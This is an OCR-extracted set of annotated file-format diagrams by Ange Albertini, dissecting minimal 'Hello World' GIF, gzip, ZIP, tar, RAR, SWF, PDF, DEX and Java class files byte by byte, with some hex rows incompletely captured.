00 00 ff
00 ff 00
ff 00 00
00 00 00 //padding

fields
values
header
signature "GIF"
version "89a"
local screen descriptor
width 3
height 1
flags A1 (01 010 0 001)
GCT true
bpp 2+1
GCT size 2^(1+1)
Global Color Table FF 00 00 00 00 FF 00
00 00 FF FF FF FF
image descriptor
separator 2C
width height 3 1
minimum bits 2
per LZW code
block size 2
block data 0101 010 001 000 100
end #2 #1 #0 start
block end 0
trailer
trailer 3B
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: .G .I .F .8 .9 .a 03 00 01 00 A1 00 00 FF 00 00
10: 00 FF 00 00 00 00 FF FF FF 2C 00 00 00 00 03 00
20: 01 00 00 02 02 44 54 00 3B
Graphics Interchange Format

by Ange Albertini

$ gunzip -dcv hello.gz
hello.gz: Hello World! -38.5%
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: 1F 8B 08 08 4A 03 40 54 04 0B .h .e .l .l .o ..
10: .t .x .t 00 01 0D 00 F2 FF .H .e .l .l .o . .W
20: .o .r .l .d .! 0A DD DD 14 7D 0D 00 00 00 00
GNU GZIP
Member
DEFLATE
Fields
signature
method
flag
time
eXtra FLags
OS
*filename
last block
block type
data length
!length
data
CRC32
size
Values
0x1F 0x8B
0x08 (DEFLATE)
0b00001000 FNAME*
10/16/2014 7:41 PM
0x04 (Fastest)
0x0B (NT)
"hello.txt\0"
0b00000001
0b00000001 (raw)
0x000D
0xFFF2
"Hello World!\n"
0x7D14DDDD
0x0000000D

description
value
~$ unzip simple.zip
Archive: simple.zip
extracting: hello.txt
~$ cat hello.txt
Hello World!
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: .P .K 03 04 0A 00 00 00 DD DD
10: 14 7D 0D 00 00 00 0D 00 00 00 .H .e
20: .l .l .o . .W .o .r .l .d .! 0A .P .K 01 02
30: 0A 00 DD DD 14 7D 0D
40: 00 00 00 0D 00 00 00 09 00
50: .x .t .P .K 05 06 01 00 37 00
60: 00 00 2B 00 00 00]
ZIP
Local File Header
archived file information
local file header signature
version needed to extract
compression method
crc-32
compressed size
uncompressed size
PK\x03\x04
10 (default value)
0 (no compression)
0x7D14DDDD
0x0D
0x0D
file data
archived file content
file data
Hello World!\n
Central Directory
list of local headers
central file header signature
version needed to extract
crc-32
compressed size
uncompressed size
file name length
relative offset of local header 0
PK\x01\x02
10 (default value)
0x7D14DDDD
0x0D
0x0D
9
file name
file name
hello.txt
End of
Central Directory
end of central dir signature
total number of entries in
the central directory
size of the central directory
offset of start of central
directo-ry with respect to
the starting disk number
PK\x05\x06
1
0x37
0x2B

Tape ARchive

```
$ tar -xOf hello.tar hello.txt
Hello World!
```

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

0000: .h .e .l .l .o .. .t .x .t

0060:                  .0 .0 .0 .0 .6 .4 .4 00 .0 .0 .0 .0
0070: .7 .6 .4 00 .0 .0 .0 .1 .0 .4 .0 00 .0 .0 .0 .0
0080: .0 .0 .0 .0 .0 .1 .5 00 .1 .2 .4 .2 .0 .0 .1 .0
0090: .5 .3 .2 00 .0 .1 .4 .6 .3 .6 00 20 .0
0100:    .u .s .t .a .r 00 .0 .0 .A .n .g .e

0120:                              .A .d .m .i .n .i .s
0030: .t .r .a .t .o .r .s

0200: .H .e .l .l .o 20 .W .o .r .l .d .! 0A

2800: ]
```


File Header

Fields	Values
file name	hello.txt
file mode	0000644
owner user ID	0000764
group user ID	0001040
file size	0000013
timestamp	2014-10-16 20:41
checksum	014636 \0\x20
type flag	00 REGTYPE
magic	ustar\x00
version	"00"
owner user name	Ange
owner group name	Administrators

contents

contents	Hello World!\n


Header
block
Huffman used maps & bitmaps
block
lengths (delta-encoded)
lengths
data stream (Huffman-encoded)
selector list
$ bunzip2 -c hello.bz2
Hello World!
BZip 2



Roshal ARchive

	Fields	Values
Signature	signature	Rar! EOF BEL NUL
Main header	CRC16	0x90cf
	block type	0x73 HEAD_MAIN
	block size	0xd
File header	CRC16	0x5b13
	block type	0x74 HEAD_FILE
	flags	0x8020 LHD_WINDOW128 LONG_BLOCK
	block size	0x29
	compressed size	12
	uncompressed size	12
	host OS	2 HOST_WIN32
	CRC32	0x1c291ca3
	timestamp	2014-08-12 21:13:02
	version	0x14 VERSION_2_0
	compression method	0x30 UNCOMPRESSED
	filename length	9
	attributes	0x20 ARCHIVE
	filename	Hello.txt
	data	Hello World!
Archive end	CRC16	0x3dc4
	block type	0x7b HEAD_ENDARC
	flags	0x4000
	block size	7

by Ange Albertini


mini.swf
file:///D:/mir
Hello World!
0 1 2 3 4 5 6 7 8 9 A B C D E F
00: .F .W .S 07 8C 00 00 00 78 00 05 5F 00 00 0F A0
10: 00 00 0C 01 00 3F 03 6D 00 00 00 88 2C 00 04 00
20: .m .e .s .s .a .g .e 00 .c .r .e .a .t .e .T .e
30: .x .t .F .i .e .l .d 00 .t .e .x .t 00 .H .e .l
40: .l .o . .W .o .r .l .d .! 00 96 2A 00 07 32 00
50: 00 00 07 64 00 00 00 06 00 00 00 00 00 00 00 00
60: 06 00 00 00 00 00 00 00 00 07 01 00 00 00 08 00
70: 07 06 00 00 00 08 01 3D 17 96 02 00 08 00 1C 96
80: 04 00 08 02 08 03 4F 00 40 00 00 00
movie 'mini.swf' {
frame 1 {
createTextField('message', 1, 0, 0, 100, 50);
message.text = 'Hello World!';
}
}
Small Web Format / Flash
Fields
Values
Header
signature FWS
version 7
file size 140
rect nbits 15*
xmin, xmax, ymin, ymax 0 550 0 400*
frame rate 12.0
frame count 1
Action
extended length 0x63*
code 12 DoAction
length 109
Constant pool
action id 0x88 ActionConstantPool
length 0x2c
count 4
message createTextField text Hello World!
Push
action id 0x96 ActionPush
length 0x2a
params: 50 Int 100 Int 0.0 Double 0.0 Double 1 Int
0 Constant8 6 Int 1 Constant8
Call function
action id 0x3d ActionCallFunction
Pop
action id 0x17 ActionPop
Push
action id 0x96 ActionPush
length 2
param: 0 Constant8
GetVariable
action id 0x1c ActionGetVariable
Push
action id 0x96 ActionPush
length 4
2 Constant8 3 Constant8
SetMember
action id 0x4f ActionSetMember
End
action id 0x00 ActionEndFlag
Show frame
length / code* 0 / 1 ShowFrame
End
length / code* 0 / 0 End
*non-aligned encoding

by Ange Albertini

Header

```
%PDF-1.1
```

Signature & Version information

Body

```
1 0 obj                          % dictionary
<<
  /Pages 2 0 R                   % OBJECT REFERENCE: <object number> <revision number> R
>>                               % identifier (with / )
endobj

2 0 obj
<<
  /Type /Pages
  /Count 1
  /Kids [3 0 R]                  % array
>>
endobj

3 0 obj
<<
  /Type /Page
  /Contents 4 0 R
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Arial
      >>
    >>
  >>
>>
endobj

4 0 obj                          % STREAM PARAMETERS: length, compression.....
<< /Length 50 >>
stream
BT                               % Begin Text
  /F1 110 Tf                     %   font f1 (Arial) set to size 110
  10 400 Td                      %   move to coordinate 10, 400
  (Hello World!)Tj               %   output text "Hello World!"
ET                               % End Text
endstream
endobj
```


XREF table

cross reference

```
xref                             % cross references
0 5                              % 5 objects, starting at index 0
0000000000 65535 f               % (standard first empty object 0
0000000010 00000 n               % offset to object 1, rev 0
0000000047 00000 n               % to object 2...
0000000111 00000 n               % 3...
0000000313 00000 n               % 4
```

Trailer

```
trailer
<<
  /Root 1 0 R
>>

startxref
413
%%EOF
```



Portable Document Format

```
>adb shell dalvikvm -cp /data/hw.zip hw
Hello World!
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000:	.d	.e	.x	0A	.0	.3	.5	00	6F	53	89	BC	1E	79	B2	4F
010:	1F	9C	09	66	15	23	2D	3B	56	65	32	C3	B5	81	B4	5A
020:	70	02	00	00	70	00	00	00	78	56	34	12	00	00	00	00
030:	00	00	00	00	DC	01	00	00	0C	00	00	00	70	00	00	00
040:	07	00	00	00	A0	00	00	00	02	00	00	00	BC	00	00	00
050:	01	00	00	00	D4	00	00	00	02	00	00	00	DC	00	00	00
060:	01	00	00	00	EC	00	00	00	64	01	00	00	0C	01	00	00
070:	A6	01	00	00	3A	01	00	00	8A	01	00	00	40	01	00	00
080:	B4	01	00	00	76	01	00	00	54	01	00	00	6C	01	00	00
090:	57	01	00	00	70	01	00	00	A1	01	00	00	C8	01	00	00
0A0:	01	00	00	00	02	00	00	00	03	00	00	00	04	00	00	00
0B0:	05	00	00	00	06	00	00	00	08	00	00	00	07	00	00	00
0C0:	05	00	00	00	34	01	00	00	07	00	00	00	05	00	00	00
0D0:	2C	01	00	00	04	00	01	00	0A	00	00	00	00	00	01	00
0E0:	09	00	00	00	01	00	00	00	0B	00	00	00	00	00	00	00
0F0:	01	00	00	00	02	00	00	00	00	00	00	00	FF	FF	FF	FF
100:	00	00	00	00	D1	01	00	00	00	00	00	00	02	00	01	00
110:	02	00	00	00	00	00	00	00	08	00	00	00	62	00	00	00
120:	1A	01	00	00	6E	20	01	00	10	00	0E	00	01	00	00	00

Header

```
magic          "dex\n035\0"
adler32        0xBC89536F
sha1           1e79b24f1f9c09661523
               2d3b566532c3b581b45a
file_size      0x270
header_size    0x70
endian_tag     0x12345678 (little endian)

map offset     0x1DC
               size /offsets
strings ids    0x00C/0x070
type ids       0x007/0x0A0
proto ids      0x002/0x0BC
field ids      0x001/0x0D4
method ids     0x002/0x0DC
class defs     0x001/0x0EC
data           0x164/0x10C
```

string IDs
(A-Z order)

```
offset (to string)
0x1A6 ("Hello World!")
0x13A ("Lhw;")
0x18A ("Ljava/io/PrintStream;")
0x140 ("Ljava/lang/Object;")
0x1B4 ("Ljava/lang/String;")
0x176 ("Ljava/lang/System;")
0x154 ("V")
0x16C ("VL")
0x157 ("[Ljava/lang/String;")
0x170 ("main")
0x1A1 ("out")
0x1C8 ("println")
```

Type IDs
(string list indexes)

```
1 2 3 4 5 6 8
```

Proto IDs


```
string id     type id       offset
descriptor    return type   parameters
         7             5       0x134
         7             5       0x12C
```

Field IDs

```
class  0x4 (Ljava/lang/System;)
type   0x1 ('Ljava/io/PrintStream;')
name   0xA ('out')
```


Method IDs

```
class      0x0 ("Lhw;")
prototype  0x1 ("[Ljava/lang/String;")
name       0x9 ("main")
class      0x1 ("Ljava/io/PrintStream;")
prototype  0x0 ("Ljava/lang/String;")
name       0xB ("println")
```



Dalvik EXecutable

by Ange Albertini


Java Class
~$ java mini
~$
0 1 2 3 4 5 6 7 8 9 A B C D E F
000: CA FE BA BE 00 03 00 2D 00 08 07 00 02 01 00 04
010: .m .i .n .i 07 00 04 01 00 10 .j .a .v .a ./ .l
020: .a .n .g ./ .O .b .j .e .c .t 01 00 04 .m .a .i
030: .n 01 00 04 .C .o .d .e 01 00 16 .(.[.L .j .a
040: .v .a ./ .l .a .n .g ./ .S .t .r .i .n .g .; .)
050: .V 00 01 00 01 00 03 00 00 00 00 00 01 00 09 00
060: 05 00 07 00 01 00 06 00 00 00 0D 00 00 00 01 00
070: 00 00 01 B1 00 00 00 00 00 00
public class mini {
public static void main(String[])
{
}
}
Fields
magic
minor_version
major_version
constant_pool_count
Values
CAFEBABE
0x0003
0x002D
0x0008
45.3 → Java 1.0.2
Constant pool
Data used by the code
constant_pool_count
00: <always empty>
01: class reference (name:#02)
02: "mini" UTF-8 literal (length:4)
reference to the "mini" class
03: class reference (name:#04)
04: "java/lang/Object" UTF-8 literal (length:16)
reference to the "java.lang.Object" class
05: "main" UTF-8 literal (length:4)
a literal containing "main" (used as method name)
06: "Code" UTF-8 literal (length:4)
a literal containing "Code" (used as attribute name)
07: "([Ljava/lang/String;)V" UTF-8 literal (length:22)
a literal which means, as a method type: takes an array of "java.lang.String" as parameter returns "void"
access_flags
this_class
super_class
interfaces_count
(no interfaces)
fields_count
(no fields)
0x0001 ACC_PUBLIC
0x0001 → "mini"
0x0003 → "java.lang.Object"
0x0000
0x0000
Methods
contains bytecode
methods_count
01:
access_flags
name_index
descriptor_index
attributes_count
01:
attribute_name_index
attribute_length
info
max_stack
max_locals
code_length
bytecode
return
code_length
attribute_length
exception_table_length
(no exception_table)
attributes_count
(no attributes)
0x0001
0x0009 1 ACC_PUBLIC 8 ACC_STATIC
0x0005 → class name "main"
0x0007 → Return type void
Parameters: java.lang.String[]
0x0001
0x0006 → "Code"
0x0000000D (13)
0x0000
0x0001
0x00000001
source code
return;
0x0000
0x0000
attributes_count
(no attributes)
0x0000

Index

Colophon

The text of this bible was typeset using the LaTeX document markup language for the TeX document preparation system. The primary typefaces used in this bible are from the Computer Modern family, created by Donald Knuth in METAFONT. The æsthetics of this book are attributable to these excellent tools.

This bible contains one hundred eighty-nine thousand four hundred eighty-six words and one million four thousand three hundred fifty-eight characters, including those of this sentence.